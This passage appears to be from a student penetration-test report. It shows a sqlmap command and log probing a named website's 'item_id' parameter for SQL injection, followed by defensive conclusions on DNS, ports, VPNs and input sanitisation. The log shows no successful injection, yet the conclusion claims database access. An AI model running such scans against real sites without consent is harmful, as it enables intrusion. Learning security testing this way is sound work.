
Not Found

The requested URL /cgi-bin/item.cgi was not found on this server.

If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection.

SQLMAP:

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.



```
root@DESKTOP-PPDHIE1:~# sqlmap -u http://demo.rcplindiaonline.com/cgi-bin/item.cgi?item_id=15 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.5#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsibl
e for any misuse or damage caused by this program

[*] starting at 23:40:16

[23:40:18] [INFO] testing connection to the target URL
[23:40:19] [CRITICAL] page not found (404)
it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up prope
rly? [Y/n] n
[23:41:10] [INFO] testing if the target URL content is stable
[23:41:10] [WARNING] target URL content is not stable. sqlmap will base the page comparison on a sequence matcher. If no d
ynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparis
on'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[23:41:17] [CRITICAL] can't check dynamic content because of lack of page content
[23:41:17] [INFO] testing if GET parameter 'item_id' is dynamic
[23:41:18] [INFO] confirming that GET parameter 'item_id' is dynamic
[23:41:18] [WARNING] GET parameter 'item_id' does not appear to be dynamic
[23:41:18] [WARNING] heuristic (basic) test shows that GET parameter 'item_id' might not be injectable
[23:41:18] [INFO] testing for SQL injection on GET parameter 'item_id'
[23:41:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:41:20] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[23:41:20] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:41:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:41:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:41:22] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:41:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[23:41:23] [INFO] testing 'MySQL inline queries'
[23:41:23] [INFO] testing 'PostgreSQL inline queries'
[23:41:23] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
```

CONCLUSION:

- In the footprinting process, domain name profile a private one should hide. (in whois). If a computer system or network is linked with the Internet directly, then you cannot hide the IP address and the related information such as the hosting company, its location, ISP, etc. If server containing very sensitive data, then it is recommended to keep it behind a secure proxy so that hackers cannot get the exact details of your actual server.
- Another effective way of hiding your system IP and ultimately all the associated information is to go through a Virtual Private Network (VPN). If you configure a VPN, then the whole traffic routes through the VPN network, so your true IP address assigned by your ISP is always hidden.
- Here the website shows some ports that are open. Once a hacker knows about open ports, then he can plan different attack techniques through the open ports. It is always recommended to check and close all the unwanted ports to safeguard the system from malicious attacks.
- **nslookup** command available on Linux to get DNS and host-related information. Here DNS is not configured in a secure way, it is possible that lots of sensitive information about the network and organization can go outside and an untrusted Internet user can perform a DNS zone transfer.
- Enforce a good security policy in the organization and conduct required trainings to make all the employees aware of the possible Social Engineering attacks and their consequences.

- Using different vulnerability test tools (skipfish, metasploit) there are vulnerability found. There are four vulnerability displayed in server using metasploit. Ftp information are so openly available. Firewall and load balancing couldn’t be detected.

- Databases are not fully protected. Can able to access using sqlmap tool. Hence to avoid the attack and accessing the databases, unchecked user-input to database should not be allowed to pass through the application GUI. Every variable that passes into the application should be sanitized and validated. The user input which is passed into the database should be quoted.